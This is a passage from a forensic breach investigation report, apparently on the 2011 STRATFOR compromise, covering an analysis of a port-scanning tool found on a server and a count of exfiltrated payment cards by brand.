

Figure C.2.1b – Contents of the sfind.txt file

The contents of the "sfind.txt" file provided evidence that the "sfind.exe" malware scans the IP address of the system (based upon the IP address given to the malware upon execution) to find open and active ports. This malware could be used by an attacker to probe a server for open and active ports which could then be exploited.

Based on the analysis of the "sfind.exe" malware, the evidence suggests that the malware was not run on the Windows AD server in STRATFOR's environment. Analysis of the Windows AD server in EnCase provided no evidence that the "sfind.txt" file had been created, or had even existed on the server prior to

the time that the forensic image of the system was created. As stated above, the "sfind.txt" file is created when the "sfind.exe" malware is run on a system. Had the file existed on the system at any time, there would have been forensic evidence of the file contained on the system. No such evidence existed on the Windows AD server.

Appendix D. Credit Card Data Parsing

To identify payment card data potentially at-risk, Verizon examined the MySQL database server for the presence of valid payment card data. Valid payment card data is defined as track I and/or track II data with a Mod 10 verified Primary Account Number (PAN). At the time of the breach, STRATFOR transacted only in card-not-present data. As such, there is no Track data anywhere in scope for this investigation.

Payment Card Data Overview

Verizon Business conducted a keyword search for payment card data against the MySQL database server, with results yielding Primary Account Numbers that were stored alongside CVC2/CVV2, expiration date, and customer address. As a result of this exercise, Verizon fully enumerated the scope of cardholder data included in both the exfiltrated dataset, as well as the database itself. There is a slight discrepancy in the scope of data between the two datasets. The full card counts contained in each of the datasets is included below:

Card Brand	In Exfiltrated Data Set	In Database
Visa	37350	38231
MasterCard	21589	22078
Discover	1509	1545
AmEx	18614	19068

It should be noted that the initial data dump comprising the exfiltrated data elements was created on November 16, 2011. The STRATFOR Web and database environment did not actually go out of production until December 24, 2011. This discrepancy in card counts can be explained by those new customers whose information was added to the database between November 16, 2011 and December 24, 2011. There is no evidence at all to suggest that card numbers beyond those discovered in the database dump file were compromised from the STRATFOR environment.